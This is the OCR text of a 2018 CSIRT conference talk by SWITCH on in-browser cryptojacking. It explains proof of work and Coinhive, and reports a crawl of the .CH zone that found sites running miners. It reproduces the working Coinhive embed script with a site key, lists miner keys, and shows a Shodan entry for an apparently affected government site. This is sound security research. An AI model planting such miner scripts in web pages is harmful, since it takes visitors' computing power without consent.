Web Cryptomining in the **.CH** Zone

SWITCH

Antoine Neuenschwander
antoine.neuenschwander@switch.ch


54th TF-CSIRT Meeting
May 24th 2018, Warsaw

Agenda

- Superfast Intro to Cryptomining

  Blockchain, Proof of Work
- Mining in the Browser with Coinhive
- Who deploys miners in the .CH Zone?
- What is SWITCH doing about it?

Blockchain


#12
Block #13
Block #14
Block #15
Block #16
Block #17
Block #17
100 $
From: Yves
To: Katja
35 $
From: Andreas
To: Daniel
1’850’480 $
From: Yves
To: Antoine


Proof of Work

- Think of a worldwide lottery
- Numbers are drawn every 2 – 10 mins
- Have as many tickets as you ~~want~~ can


hash (Block #17 +) ? =

```
SHA1(SHA1(X)) =
 00000000000086de55ec4b9b32beefd745d71675dc0eddfbc7b88336e2e296b
 0000000000000FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF
```


Evolution of Bitcoin Hardware



CPU mining



GPU mining



FPGA mining


ASIC mining

2008 **2010** **2011**

Photo credit: Trustnodes.com

Algorithm Comparison

	Bitcoin	Monero
Algorithm Name	hashcash-SHA256	CryptoNight
Limitation	CPU-bound	Memory-bound
Current Network Hash-Rate	25 EH/s	1 GH/s



Coinhive

Coinhive offers a **JavaScript miner** for the **Monero** Blockchain that you can embed in your website. Your users run the miner directly in their Browser and mine XMR for you in turn for an ad-free experience, in-game currency or whatever incentives you can come up with.

A Crypto Miner
for your Website


Ad-Free Content

Run your site without ads

Running Coinhive

```
<script src="https://coinhive.com/lib/miner.min.js" async></script>
<script>
  var miner=new CoinHive.Anonymous('5fjY1u0KgQMNReXHsnXMpUESxN6K3SWY');
  miner.start();
</script>
```

coinhive.min.js



Performance

CPU	L2	L3	Hashes/s
Apple A7 1.4 GHz	2x 512 KB	4 MB	16
Intel Core i7 3.5 GHz	2x 256 KB	4 MB	30
Intel Core i7 2.9 GHz	4x 256 KB	8 MB	50
Intel Xeon E5-1620 3.7 GHz	4x 256 KB	10 MB	60


Revenue Computation

0.00005884 XMR per 1M hashes **1 XMR = 188 USD**


# Systems	Duration	Hash Rate	Hashes	Revenue
1	1 h	50 H/s	180’000	USD 0.0000105912
100	1 h	50 H/s	18'000'000	USD 0.00105912
10’000	1 h	50 H/s	1’800’000’000	USD 0.10593
120’000	5 min	50 H/s	1'800'000'000	USD 0.10593

$$Revenue = payout \cdot 10^{-6} \cdot N \cdot duration \cdot hashrate$$

Crawling the .CH Zone



Who's mining on your Back?





of the 1.2 mio accessible .CH domains (0.01%)

Compared to other TLDs

TLD	Accessible Domains	# Cryptominers	Percentage
.fr	2,302,097	400	0.017%
.li	34,086	6	0.017%
.ch	1,264,329	116	0.009%
.se	1,142,395	79	0.007%

Affected CMS (.ch)




XMR Address Distribution
16
14
12
10
8
6
4
2
0
ch
li
se
fr
xdy0ZLd0XshUUGEEVTHOJTQSBcxt50ms
qbnWbp48gqCM8TLCPWqX1BTFJfxjksvA
PbNDLKIHLCM0hNXOIM7sRTsk66ZuAamf
TnKJQivLdl92CHM5VDumySeVWinv2yfL
oHaQn8uDJ16fNhcTU7y832cv49PqEvOS
j7Bn4I56MJ7xPR2JrUNQ9Bjt6CeHS3X1
CHdKkWuMWSNoNUBR2ae6xuuc6ZhEFvT8
3jIlzMiTvIezI0N5vRlGbkc04FqTSvuL
4gYs5HZbvGdsUrQrRzlrNgp7GCEfpyyj
0fhCA6ZYdz0RVfWESP6lus2m3cbeToaJ
5fjY1u0KgQMNReXHsnXMpUESxN6K3SWY
SlKZuDNYdPMsdGsYPkRNAHxTx9RxF3vo
xMxbz6cXHjbQ5Mj7NBdxJwoR7s80mrcJ
2up51nIZjzCJmZkMcYqRt66ulH8z51KY
3Jh5hcCCIj67hTJ5y0fuuK0mtAAa0hkT

Shodan | Developers | Book | View All...

SHODAN html:PbNDLKIHLCM0hNXOIM7sRTsk66ZuAamf


Explore | Downloads | Reports | Developer Pricing | Enterprise Access | Contact Us | My

Exploits | Maps | Share Search | Download Results | Create Report

TOTAL RESULTS

567

TOP COUNTRIES



United States	288
Germany	36
France	31
Ireland	20
United Kingdom	20

TOP SERVICES

HTTPS	284
HTTP	262
HTTP (8080)	12
HTTP (84)	2
9443	1

TOP ORGANIZATIONS

Amazon.com	71
Digital Ocean	41
The Endurance International Group	26
Google Cloud	12
Unified Layer	8

TOP OPERATING SYSTEMS

Welcome | Ministry of Trade, Industry and EAC Affairs

197.243.19.128
Kalisimbi
Added on 2018-05-24 09:39:34 GMT
Rwanda
Technologies: CoinHive
Details

SSL Certificate

Issued By:
|- Common Name: *.mis.minicom.gov.rw
|- Organization: Trade and information web app

Issued To:
|- Common Name: *.mis.minicom.gov.rw
|- Organization: Trade and information web app

Supported SSL Versions
SSLv3, TLSv1, TLSv1.1, TLSv1.2

Diffie-Hellman Parameters
Fingerprint: mod_ssl 2.2.x/Hardcoded 1024-bit prime

```
HTTP/1.1 403 Forbidden
Date: Thu, 24 May 2018 09:32:47 GMT
Server: Apache/2.2.15
X-Powered-By: PHP/5.3.3
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, post-check=0, pre-check=0
X-Content-Type-Options: nosniff
Content-Language: en
Link: </node/100572>; re...
```

Digital Theatre

34.252.109.79
ec2-34-252-109-79.eu-west-1.compute.amazonaws.com
Amazon.com
